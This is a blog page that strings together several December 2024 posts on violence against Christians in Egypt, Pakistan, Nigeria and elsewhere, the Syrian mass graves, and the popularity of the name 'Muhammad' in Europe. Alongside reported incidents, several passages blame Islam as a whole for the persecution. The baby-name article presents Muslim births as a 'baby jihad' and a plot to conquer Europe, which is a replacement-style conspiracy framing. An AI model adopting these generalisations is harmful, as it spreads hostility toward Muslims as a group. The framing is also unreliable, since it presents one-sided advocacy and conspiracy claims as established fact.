This was déjà vu. Exactly five years earlier, on Christmas Day, 2019, Muslim fanatics torched the actual church building that had once stood in that village. So for last year's Christmas, Coptic Christians set up a prayer tent with chairs inside, near where their torched church once stood, in an effort to celebrate Christ's birth. Not ones to concede to such a small concession, fanatic Muslims torched that church tent as well.

This incident is hardly the first time that fanatic Muslims torch, not just churches, but church tents specifically set up for holiday worship, both in Egypt and several other Muslim nations (as noted **here**). As one example, after 45 years of waiting, the **Christians of Nag Shenouda**, Egypt, finally got a permit to build a church in 2016. Some local Muslims responded by rioting and burning down the temporary tent that those Copts had erected to worship under (a different

incident from **this similar one**). Denied, the Christians of Nag Shenouda celebrated Easter in the street, to Muslims jeers and sneers (picture **here**).

All of this is to say nothing of the many lethal terror attacks to target Coptic churches in Egypt during Christmas and other Christian holidays. Examples follow:

- After Christmas Eve mass, 2010, six Christians were **shot dead** while exiting their church.
- During New Year's Eve mass, 2011, a church in Alexandria was **bombed**; at least 23 Christians were killed. **According** to eyewitnesses, "body parts were strewn all over the street outside" and "were brought inside the church after some Muslims started stepping on them and chanting Jihadi chants," including "Allahu Akbar!" (Allah is greater).
- On April 12, 2015, Easter Sunday, **two explosions targeting two separate churches took place** in Egypt. Although no casualties were reported—hence no reporting in Western media—large numbers could easily have resulted, based on precedent.
- On Sunday December 11, 2016, a cathedral in Cairo was **bombed** during mass; at least 27 churchgoers, mostly women and children, were killed.
- On April 9, 2017, Palm Sunday, two Christian churches were **bombed** during mass; at least 50 worshippers were killed.

As for the most recent holiday-timed attack mentioned above—the torching of a prayer tent on Christmas Eve in Mansheyet Zafarana on January 6, 2024—it should be noted that, after the fanatic Muslims had burned the original church building that stood in place of the tent in 2019, the Copts had applied through the official channels for a permit to rebuild it. Six years later, authorization has yet to be granted by the presidential commission that handles such matters in Egypt.

Also, the church building that was torched on Christmas Day, 2019, in Mansheyet Zafarana, was only one of many that were attacked by extremist Muslims or closed down by complicit authorities during that time. As such, the reader is left with a trip down memory lane, based on contemporary **reporting** of what was happening to Coptic churches in Egypt during Christmas of 2019:

> An Islamic terror plot to **bomb a packed Christian church** on the evening of January 6 , when Coptic Orthodox Christians celebrate Christmas, was foiled by police. According to one **report**, "our explosive devices were planted around the Church of the Virgin Mary and St Mercurius in … Nasr City. Three were removed safely but the fourth, concealed in a bag, exploded when police bomb disposal technicians attempted to deactivate it. Police Major Mostafa Ebeid was killed in the blast, which wounded two other officers and a bystander. The explosion was the latest in a series of incidents apparently targeting Egypt's Coptic Christian population, occurring the day before Orthodox Christmas eve"….

> More generally, between late December and early January, **authorities forcibly shut down four more churches** in Egypt after angry Muslim mobs rioted to protest their existence. In one instance, on Friday, January 11, more than **one thousand Muslims** surrounded the St George Church in Minya and **demanded its immediate closure**. Not only did authorities comply, they evicted the two priests who were holed up inside the church and hauled them off in a vehicle used for garbage. The move **prompted** "an elated response from a jubilating, gloating mob," along with triumphant cries of "Allahu Akbar!" ("Allah is greater!")

> Police "behaved with the priests as they would with killers," one human rights lawyer **said**. "What happened frightened us," **added** another clergyman. "I am a priest and it is possible for the police to cuff me if the extremist neighboring Muslims protest or gathered in front of my church. Things are getting worse, but let us pray to make God keep us in peace."…

> A January 15 **report** discussing this attack comments that, "In total, Egyptian authorities have closed four churches within the last four and a half weeks. No formal procedures against the attackers of these churches have begun."

As mentioned, Christmas in Egypt is celebrated on January 6-7, meaning it is too early to know how fared the Copts this Nativity season. One hopes it is better than usual.

SOURCE: **RAYMOND IBRAHIM**

‘Girls May Be Snatched from Public Spaces at Any Time’: The Muslim Persecution of Christians, November 2024

DECEMBER 23, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Gatestone Institute

The following are among the abuses and murders inflicted on Christians by Muslims throughout the month of November 2024.

The Muslim Rape and Forced Conversion of Christian Girls

Pakistan: On Nov. 7, a Muslim man brutally **raped** a teenage Christian girl. The Muslim, named Ansar Shah, initially went up to Eman Khuram, 18, as she was walking home late in the evening (as the eldest daughter, and since the family’s father had abandoned them, she had been working long hours every day to try to make ends meet). He told her that he had kidnapped her younger brother, and unless she got on his motorcycle and rode with him, he would kill the youth. Terrified, she complied. He drove her around for 30 minutes, during which time he continued

issuing threats, until finally stopping at a secluded brick factory. One there, "he dragged me into a room, tore my clothes and raped me," she **said** in a shaky voice, with her face veiled, during a later interview. "During this time, he repeatedly slapped and beat me up." When Eman finally returned home late in the evening—with her clothes torn off and stained with dust and mud—her shocked mother asked what had happened, and Eman disclosed the ordeal she had endured. "Her condition tore my heart," the mother **said**. I couldn't understand what had happened to my innocent daughter." Eman's mother and uncle, who later appeared with her in the interview, **added** that, despite repeated pleas to police, officers have not arrested the suspect, who "was roaming freely without fear of arrest." Last reported, the rapist's "relatives were using various tactics to pressure" the Christian family to drop the case.

Separately, another Muslim man **raped** and tried to forcibly convert a Christian pastor's 14-year-old daughter. Pastor Aslam Masih of Muridke says that the family first learned their daughter (name withheld) was having problems when she returned from school early one day saying that Suleman, the Muslim, had tried to abduct and force her to convert: "When I confronted Suleman," her father **said**, "he threatened me, saying I should do whatever I could to protect my daughter. I did not know then that he had already assaulted her once." The family later found out from the scared schoolgirl that this was not the first time Suleman had assaulted her:

> She couldn't bear the agony and trauma any longer and broke down into tears. She told us that Suleman and his friends bundled her into a car when she was returning home from school and took her to a house where Suleman raped her.

Although her father informed police, "**Their** indifference helped Suleman in obtaining pre-arrest bail, and he has since been threatening us, demanding that we withdraw the case." Due to the constant threats and harassment, the Christian family abandoned their home and moved to an undisclosed location in Lahore. On learning that they had fled, Suleman attacked their home in Muridke, damaging property and firing gunshots in the air. Soon after, and according to the **report**, "Pastor Masih again began visiting police, but his pleas for justice fell on deaf ears." Discussing this case, Aslam Pervez Sahotra, chairman of a charity that aids Christian women, **said**

> We condemn the assault on our daughter as well as the threats being employed to force her to convert to Islam and marry her rapist. The police's refusal to act against the accused has exacerbated the family's ordeal, and they are forced to live in hiding away from their home.

Separately, on Nov. 4, a Christian family was reunited with their 18-year-old daughter who went **missing** four months earlier in June. They learned that Sana Javed had visited a female

Muslim friend she met on social media, who took and held the Christian teen hostage. Then, according to her father, Javid Masih,"**A** cleric was called, and Sana was forced to recite the Kalima and marry an elderly Muslim man under threats of violence." On the same day she disappeared, Javid and other family members filed a missing person report with police; when they returned to the police station three days later, they discovered that police had "misplaced" it, prompting the family to file a new report. Even then, "police officers made no effort to find her," the father **said**, and "would instead ask us to provide leads for the investigation, when in fact we neither had the information nor the resources." They eventually turned to the Christian community, visiting churches and asking various pastors to help inquire about the missing girl, until, and thanks to the aid of a Muslim politician who was contacted by one of these Christians, the whereabouts of the girl were discovered. "When I informed the police about my daughter's location," **said** Javed, "and sought their help, they told me that they would need official permission and resources to travel to another province. I contacted a Christian paralegal group for help, and I'm grateful that they provided us with legal and financial support to help bring Sana back to Lahore."

Finally, on Nov. 1, in its concluding observations on Pakistan, the U.N.'s Human Rights Committee **expressed** its concerns

> about reports of the persistent practice of abducting girls who belong to religious minorities and forcing them to marry – regardless of their age and the prevailing law – and to convert to Islam under the threat of violence, which results in rape, trafficking and other forms of sexual and gender-based violence against these girls. It is also concerned about reports of the widespread impunity surrounding these cases. It is further concerned that victims are usually not returned to their families during investigations but forced to stay with their abductors, including members of organized criminal groups, or placed in unnecessary and inappropriate alternative care facilities, with little or no regard for child protection standards, exposing victims to further risk of exploitation, abuse and harmful practices (arts. 23, 24 and 26).

Egypt: According to a Nov. 14 **report** titled, "Egypt's Disappearing Women,"

> Coptic Christians remain a target of persecution; hundreds of young women have been kidnapped, forced to convert to Islam, and coerced into marriage. While many Western feminists remain focused on domestic issues, they are often silent on the grave threats faced by women abroad.... Egyptian President Abdel Fattah El-Sisi professes to be an advocate of interfaith toleration, yet the Coptic community lacks confidence in the state. Several years ago, a Coptic bishop in Los Angeles said local authorities in Egypt turn a blind eye to persecution. Girls may be snatched from public spaces at any time — on their way home from school, while waiting for the bus, or running errands.... The reality is grim for many Coptic women who do not escape their captors, leaving their families in agony for months, or even years. A culture of impunity ensures that not many return home, and the authorities continue to look the other way. The State Department briefly mentioned the problem of abduction in its 2023 Report on International Religious Freedom, yet it described the Coptic community as grateful to the Egyptian government for helping to find and return several victims. The department's annual reports on human rights and human trafficking do not mention Coptic women in their sections on Egypt. The next editions of those reports should do better, and the secretary of state should raise the issue directly with Sisi at their next meeting. Under U.S. law, a portion of the $1.3 billion in military aid that Egypt receives each year is contingent on Cairo's efforts to improve its record on human rights. When the next review of Cairo's record begins, the safety of Coptic women should be front and center.

The Muslim Slaughter of Christians

Mozambique: On Sunday, Nov. 3, fighters from Islamic State Mozambique (IS-M) captured what they described as two "infidel Christians," and **slit their throats**. Four days later, on Nov. 7, they killed another Christian in a machine gun attack. A fourth Christian was captured and killed two days after that. According to the **report**,

> IS-M has killed thousands of people in northern Mozambique since the beginning of an insurgency in 2017. The terrorist group works closely with Islamic State Central Africa Province (based in north-eastern D.R. Congo), with the activities of both coordinated by an Islamic State command center in Somalia... According to IS, Cabo Delgado is supposed to be integrated into a caliphate to be established along the entire Swahili coast.

Uganda: Muslims **murdered** a family member for converting to Christianity. According to the Nov. 20 **report**, Wanjala Hamidu, a Muslim teacher at an Islamic school who became a Christian on Oct. 4, was beaten to death by his own brothers on Oct. 21. The same night he converted, one of his brothers who was present at the same evangelistic event, informed the rest of the family, and his other brothers began to monitor his movements and behavior. On Oct. 21, when news of

his conversion became widespread and embarrassing, four of his brothers went to his place of work. Although the head-master had already planned on firing him at the end of the year, his siblings decided to punish him now. The "**brothers** ordered Hamidu to renounce Christ, but he refused." So they began to slap and beat him with rods, which "they believed Islam prescribes for apostates," **said** local Christians, adding:

> We heard a very loud cry, wailing and alarm that required help and attention, so neighbors thronged in large numbers to the scene of the incident. When we arrived, we found Hamidu on the ground held tightly by his three brothers bleeding as the brothers were shouting, 'Infidel, infidel, shame, shame to our family.'

Although his mother was present and shouting for help, "**no** one dared to defy the Muslims and their vigilante administration of sharia (Islamic law)… Soon he was dead and lying in a pool of blood. He had deep injuries in the head and chest from a sharp object that hit him."

Nigeria: Headlines of the "**pure genocide**" of Christians from the month of November follow:

- **Nov. 24-Dec. 1**: "At Least 95 Christians Slain in Nigeria's Benue, Taraba States"
- **Nov. 8**: "Herdsmen Kill Three Christians in Plateau State, Nigeria"
- **Nov. 20**: "Fulani Extremists Kill 1 , Abduct 3 Others in Southern Kaduna"
- **Nov. 6**: "Women, Children among Christians Kidnapped in Nigeria"
- **Nov. 8**: "Over 15 Catholic parishes close amid ongoing violence against Christians in Nigeria"
- **Nov. 7**: "Christians Appeal for Help amid Slaughters in Central Nigeria"

Muslim Attacks in and on Christian Churches

Italy: A Nigerian migrant man savagely beat, punched, and kicked a nun inside a church in Rome. According to the Nov. 5 **report**, the 27-year-old Nigerian,

> had entered the sacred building with his hood up and a cautious attitude. Immediately arousing the suspicions of the nun, who was watching him closely. Worried that he might commit acts of vandalism or steal inside the place of worship , the nun approached him and, kindly, asked him to leave. However, the man reacted in an unexpected and violent way, hitting her in the face with a series of punches and slaps. The impact was so strong that the nun lost her balance, falling to the ground, injured and confused. Her screams attracted the attention of some passers-by, who immediately intervened to help her and alerted the police. While the attacker fled.

There were several other church related attacks in Italy, including unknown persons **spraying** a pungent substance mixed with pepper spray inside a church during service, causing the suffocating worshippers to quickly exit the service. Two Virgin Mary statues in separate regions were **desecrated** and **smashed to pieces**. The parish priest where one of these Marian attacks occurred **responded** by saying "we note and denounce the increasingly frequent acts of vandalism and contempt in our territory." And a man was caught **urinating** on a Nativity Scene.

Switzerland: On Nov.16, a 17-year-old Muslim migrant from Afghanistan **desecrated** a more than 600-year-old and venerated statue of the Virgin Mary in a chapel in the canton of Schwyz. In the midst of worship service, he climbed atop the altar, yanked off the Virgin Mary's clothes, seized her crown and mockingly placed it atop his head (video **here**). Although the priests and parishioners apprehended the man, he was not criminally prosecuted but rather sent to a psychiatric ward. The monastery eventually **responded** to this attack on its website, though without giving any information on the perpetrator. The statement rather talked about an "unfortunate incident" by a "confused person," and called for "peace and reconciliation."

A few days later, a Nov. 27 **report** told of how "a small Swiss town is being terrorized by a small gang of unaccompanied minors who have been causing chaos in the village since July, and due to their young age, authorities can do little to control the mayhem." Although this "small gang" usually consists of no more than three or four migrant children, they are "sowing terror" in the small village of 433 people. Their many "misdeeds" include,

> stealing purses, shooting farmers' chickens with BB guns, setting fire to a sheep shed with stolen church candles, and desecrating graveyards by kicking over tombstones. The town's church also reported that the gang of migrant children damaged equipment inside the church including defiling a statue of the Virgin Mary.

"They even defecated under a statue of the Holy Virgin," **added** François Goudron, the president of the parish, and have "urinated under a church pew, blackened a tablecloth under the altar, stole

and broke candles, and burned religious photos." After saying that "due to their age, the youths cannot be prosecuted" and police are relatively impotent, the report **continues**: "Even more menacing is that these "nightmare" children, who are usually spotted wearing hoods, have been spotted in the night roaming around with knives and a "small axe."

Indonesia: Authorities have allowed two years' worth of putrid garbage—described as "unhygienic and foul-smelling… bagged, spilling out of broken bags or unbagged"—to pile up next to a church and adjoining Catholic university, according to a Nov. 26 **report**. Congregation member Susi Sasmita **said**,

> The garbage problem has been around for a long time, since the 1980s, causing disturbing stench during the rainy season, when the garbage mixes with rainwater to become mud. This situation has worsened in the last few years and is very disturbing to the congregation…. In addition to being disturbed by the pungent smell of garbage, churchgoers also find it difficult to park their vehicles on the 75-80 meter stretch of this road.

She went on to **wonder**: "Imagine if this case happened at a mosque – the situation could be chaotic."

A priest and lecturer at the nearby Catholic university, the Rev. Andalas Mutiara, staged a protest. Lying in a cross-like position atop a large pile of rubbish near the university, he **appealed** to authorities: "We don't want to normalize garbage, let alone embrace a garbage culture."

Separately, on Nov. 20, a knife-wielding Muslim woman in hijab went into a Catholic church service at 5:30 am and started "babbling incoherently," according to the **report**. Before long she also started vomiting. Police later **concluded** that "the woman had a mental disorder."

Uganda: On Nov. 7, a Catholic church was damaged (requiring 10 million Ugandan shillings to fix) during an arson attack. According to the **report**, "valuable religious items including priests' albs, altar chalices, tablecloths and wine used during mass" were destroyed. Uganda holds a significant Muslim minority, estimated to be at least 15% of the Christian majority population.

General Abuse of and Violence against Christians

Iran: On Nov. 5, a court sentenced Tomaj Aryankia, an Iranian convert to Christianity, to **10 years' imprisonment** for "propaganda against the Islamic Republic through promoting Christianity." He was also accused of collaborating with "hostile governments" and having a "membership in anti-Islamic Republic groups." According to the **report**,

> Aryankia was first taken into custody in October 2022. During his arrest, plainclothes agents searched his house and confiscated his collection of Bibles and personal items. He was held in solitary confinement for 28 days before being transferred to the general population at Karaj Prison, where he remained for approximately 40 more days. While Iran recognizes Christians as a religious minority, authorities harshly persecute those who convert from Islam to Christianity.

Egypt: On Nov. 5, four Muslim men **attacked** three Christians inside of a pharmacy; they used machetes and knives, and the Christians sustained multiple stab wounds requiring immediate hospitalization. According to one **report**, the Christians of Ashruba village, where this attack took place,

> report living in a constant state of fear as sectarian tension is high and incidents of intimidation are now a regular occurrence following similar attacks on people and properties in the last year. Following such incidents of sectarian violence, members of the Christian community are generally obliged to accept the ad-hoc outcomes of 'customary reconciliation sessions', which tend to deprive victims of justice, preventing them from seeking effective redress via legal means, and thereby contributing to a culture of impunity.

Turkey: Anti-Christian hate crimes against more than doubled between in recent years in the Muslim majority nation, according to Nov. 20 **report**:

> Since 2020, Christians have experienced most of the religious hate crimes committed in Turkey, with 52 occurrences reported. The crimes include property damage, harassment, and violence. … he true number of hate crimes is likely higher than what has been reported due to victims' fear of ostracization.

The **report** offers examples of hate crimes from 2023:

> In October 2023, a man entered a church, recited an Islamic prayer, and slapped the pastor during a service. In May 2023, two elderly men were hospitalized after being physically assaulted with sticks and stones for their faith… other incidents of violence and intimidation against Christians. Foreign missionaries have also been the target of harassment in Turkey.

In 2023, the Alliance Defending Freedom (ADF) **reported** that "Turkish authorities increasingly target Christian pastors, missionaries, and their relatives for deportation and permanent re-entry bans."

Germany: On Nov. 6, police "**prevented** a catastrophe" from taking place in Schleswig-Holstein: they arrested a 17-year-old Turk with "an Islamist background," who was planning "to kill people with a truck" by running them over at a local Christmas market. The region's Interior Minister, Sabine Sütterlin-Waack, responded to this latest of many thwarted attacks by **saying** "We must always be vigilant."

Pakistan: On Nov. 3, after two Muslim men claimed they saw Zafar Iqbal, a Christian man, burning pages of the Koran in his courtyard, police quickly swept in and **arrested** the blasphemer. **According** to human rights activist, Napoleon Qayyum,

> As news spread, many Christian families locked their homes and left for safer places, fearing a Jaranwala-type attack .... However, timely intervention by senior officials and arrest of the suspect helped in placating the religious activists and thwarting any violence against other Christians.

Iqbal was charged under Section 295-B of Pakistan's penal code, which prescribes life imprisonment for desecrating the Koran:

> **Iqbal** is now in prison on judicial remand, while his family has gone into hiding and are inaccessible. Iqbal is over 40 years old and has three children. He is also said to be suffering from some mental illness. The situation will become clearer when we make contact with his family.

***Raymond Ibrahim**, author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SOURCE and Previous Reports

Uncovering the Horrors: Mass Graves, Christian Persecution, and Global Indifference

DECEMBER 20, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

Satellite Imagery: 100,000 Mass Grave

The finding of over 100,000 bodies in mass graves around Damascus, Syria, speaks to the atrocities committed under the Assad regime—in a world that is largely desensitized to such violence. This adds to the ongoing persecution of Christians and ethnic minorities and international hypocrisy in dealing with these crises, showing the moral bankruptcy of global institutions as never before.

The Syrian Tragedy

Satellite imagery and eyewitness accounts confirm that mass graves exist in al-Qutayfah, Syria. Victims include men, women, and children subjected to unimaginable tortures: burning, shootings, and hangings. These are not casualties of war but deliberate acts of terror perpetrated by a regime intent on silencing dissent.

While these graves offer grim closure for the families of those who lost loved ones to Assad's brutal dictatorship, they also put into sharp focus the utter failure of the international community to hold such regimes accountable. Assad himself, now living a life of refuge and wealth in Russia,

has evaded justice, leaving fear and suffering in his wake. Where, might I ask, is the outrage? Where are the arrest warrants?

Video detailing the situation

New Threats | News on The 700 Club - December 20, 2024
https://youtube.com/watch?v=85cLp6W2aGE

Christian and Kurdish Persecution

Turkish proxies, supported by Ankara, attack Kurdish forces and their Christian allies in northeastern Syria. Such might unleash another massacre, while freeing tens of thousands of ISIS fighters currently kept detained by the Kurds. Christian communities devastated by ISIS atrocities today are caught in the crossfire of geopolitical chess games.

These Kurdish fighters have been staunch allies of the West, guarding prison camps that house more than 50,000 ISIS members and their family members. Yet, Western nations—most notably the U.S.—appear unwilling or unable to forestall Turkey's aggression. Dave Eubank with the Free Burma Rangers said of the impending disaster:

> **"There will be a great slaughter, not just of Kurds but of Christians and anybody who opposes these Islamic radicals in Northeast Syria. ISIS will rise again right now, and we will lose one of the few allies we have in the region."**

The Hypocrisy of the UN

The United Nations, self-declared guardian of international peace and justice, has just demonstrated the location of its priorities. Rather than turn its attention to such atrocities, it continues its disproportionate targeting of Israel. At one point, Norway spearheaded a resolution demanding that Israel allow UN agencies accused of collusion with Hamas to operate freely in Gaza—this despite evidence that some UN staff participated in the October 7th attacks on Israel.

It shockingly came to light that more than 450 UNRWA staff members had affiliations with terrorist organizations, something that raises very serious questions with regard to the UN's role in perpetuating violence and extremism. The commission of such double standards negates the UN's moral authority.

While Israel is defending its sovereignty against groups advocating its destruction, the UN has been silent on crimes like those in Syria, Armenia, and other hotspots where Christian and ethnic minorities face annihilation.

A Call to Action

It is not enough to document such atrocities; the world must act. International courts must seek justice for the victims buried in Syrian mass graves. Nations must lean on Turkey to end its campaign against the Kurds and their Christian allies. The resurgence of ISIS must be stopped at all costs, with accountability extending to organizations complicit in spreading hatred and violence.

To pastors and church members alike, the time to act is now. Get out of the pews and on your phones. Call your government representatives demanding action. Let them know these atrocities cannot be ignored. Speak out for the Christians, Kurds, and other vulnerable groups whose lives are hanging in the balance. True justice will only come when the world's most vulnerable are no longer silenced by fear and neglect.

Baby Muhammad Takes Over Much of Europe

DECEMBER 18, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Raymond Ibrahim

Muhammad" is now the most popular name for newborn baby boys in England and Wales, according to a **report** released on December 5 by the United Kingdom's Office for National Statistics.

It is, perhaps, worth remembering that 17 years ago, a **report** warned that "Muslim hate fanatics plan to take over Britain by having more babies and forcing a population explosion… The swollen Muslim population would be enough to conquer Britain from inside."

Baby Muhammads are, in fact, taking over all of **Western Europe** (once a bastion against Muhammad). According to a 2023 **report**,

The first name Mohammed has gained popularity in Germany in the past year.… In Berlin, Mohammed was the most popular first name for boys in 2022. Last year he had ranked third.… In Bremen, the first name Mohammed has moved up from third place to second place.… In Hesse, too, the name of the Muslim prophet is on the rise. There he fought his way from eighth to third place.

Later, Layla

Muhammad is the most popular name in major **Belgian cities** — including **Brussels**, the EU capital; **Oslo**, the capital of Norway; and in the Netherlands' largest cities, including **Amsterdam, Rotterdam, The Hague, and Utrecht**.

This is to say nothing of other Arabic/Muslim names, which are also topping the charts for newborn babies. According to a 2015 **report**, in the UK,

There is a surge in Arabic names generally, with Nur a new entry in the girls' top 100, jumping straight to number 29, and Maryam rising 59 places to number 35. Omar, Ali, and Ibrahim are new to the boys' top 100.

Even outside Europe, according to a Sept. 11, 2023 **report**, "Muhammad" is the most popular name for newborn baby boys in Israel (followed by Adam, Joseph, and David).

Here in the United States, in 2019, Muhammad made the **top 10 baby names**. "Arabic names are on the rise this year," the BabyCenter **said**, "with Muhammad and Aaliyah entering the top 10 and nudging Mason and Layla off."

Contributing to the Jihad

All this may seem innocuous enough. After all, what's in a name?

On the other hand, because more numbers equate more power and influence, many Muslims see their progeny as their contribution to the jihad — the ancient "struggle" to make Islam supreme.

A 2022 **video** of Muslims and Danes quarreling in Denmark makes this clear. In the video, one Muslim man can be heard yelling the following to a Dane:

> We have five children, you only have one or two. In 10 to 15 years there will be more Pakistanis than Danes in this country!… The Danes are five million, soon you'll be exterminated. Look at the Swedes, look at the Norwegians, look at the Finns, man! We are multiples millions, man!

The clamorous Muslim goes on to accuse Europeans of preferring bestiality to marriage — hence their dearth of children. Soon other Muslims chime in. One says, "I just got married and will also have five children." Others start yelling about how the Danes' "mothers will be pregnant again," because their mothers and sisters are "whores" (who presumably sleep around with the Muslims). Others chant, "This isn't Denmark anymore, this is Paki-land," repeated several times: "We are taking over your country."

This kind of thinking has a long pedigree. "We have 50 million Muslims in Europe," Muammar Gaddafi **said** back in 2006, before more realistically adding, "There are signs that Allah will grant Islam victory in Europe — without swords, without guns, without conquest — will turn it into a Muslim continent within a few decades."

Ongoing reports and polls suggest this long-cherished Muslim dream may not be so farfetched. One Pew **report** found that one out of every three people on Earth is set to be a Muslim by 2070. Another Pew **report** says the Muslim population of Europe is set to triple by 2050 — just when all those baby Muhammads are coming of age.

'We'll Breed Them Out'

In **Germany**, about 20% of the population is set to be **Muslim** by 2050; Austria **too**. Considering that the average Muslim man is more zealous about his way of and purpose in (Islamic) life than the average German male, 20% may be more than enough for an Islamic takeover of Germany — and certainly enough to create mass havoc.

Incidentally, this "baby jihad" can be achieved with either Muslim or non-Muslim (infidel) women. As an example of the latter, a Muslim imam was once videotaped **saying** that, because European men lack virility, their women seek fertility among Muslim men:

> We will give them fertility! We will breed children with them, because we will conquer their countries! Whether you like it or not, you Germans, Americans, French, and Italians and all those akin to you — take in the refugees. For soon we will call them in the name of the coming caliphate! And we will say to you, 'These are our sons.'

Similarly, the diary of Patrick Kabele, an African Muslim man living in Britain who was **arrested** for trying to join the Islamic State had references that only likeminded Muslims would understand: in an effort, as the aforementioned imam said, to use European women as incubators and "breed children with them," Kabele noted that he had been "seeding some women over here, UK white," adding, "I dont kiss anymore." (Unlike straightforward mating, kissing is deemed an intimate act, and Muslims, in keeping with the doctrine of "**love and hate**" (or *al-wala' w'al-bara'*) must always hate non-Muslims — even when copulating with or being **married to them**.

This same strategy is **being used** in the Muslim world against Christian minorities. Unlike in the West, however, where women freely give themselves to Muslims, Christian minorities are **seized and seeded** by Muslim men.

Even so, Muslim women remain the primary incubators for this demographic jihad — and many of them see it as their obligation. A Christian Eritrean volunteer and translator who worked in migrant centers in Germany and was often assumed to be Muslim once **confessed** that "Muslim migrants often confide in her and tell her about their dislike towards Christians," and that "a number of the Muslim migrants she has spoken to have revealed a hatred for Christians and are determined to destroy the religion." How they plan on doing this is telling:

Some women told me, 'We will multiply our numbers. We must have more children than the Christians because it's the only way we can destroy them here.'"

Meanwhile, not only do many Western Europeans seem to care little about any of this, but some are even glad to see their own kind die off and be replaced by Muslims — such as Dr. Stefanie von Berg, who **exulted** before the German parliament:


> Mrs. President, ladies and gentlemen. Our society will change. Our city will change radically. I hold that in 20, 30 years there will no longer be a majority in our city. .... And I want to make it very clear, especially towards those right wingers: This is a good thing!

SOURCE: **RAYMOND IBRAHIM**

***Raymond Ibrahim**, author of* **Defenders of the West** *and* **Sword and Scimitar**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

MidEast Update: The Fall of Damascus (VIDEO) from Amir Tsafarti

DECEMBER 15, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



Understanding the Historical Timeline and Current Dynamics in Syria

The Fall of Damascus: A Geopolitical Shift

The recent fall of Damascus signifies a profound geopolitical shift in the Middle East, with far-reaching historical, political, and spiritual implications. As one of the world's oldest cities, Damascus has long been a focal point of civilization and conflict. Today, its collapse marks a turning point, with ripple effects for regional stability, biblical prophecy, and Christian communities.

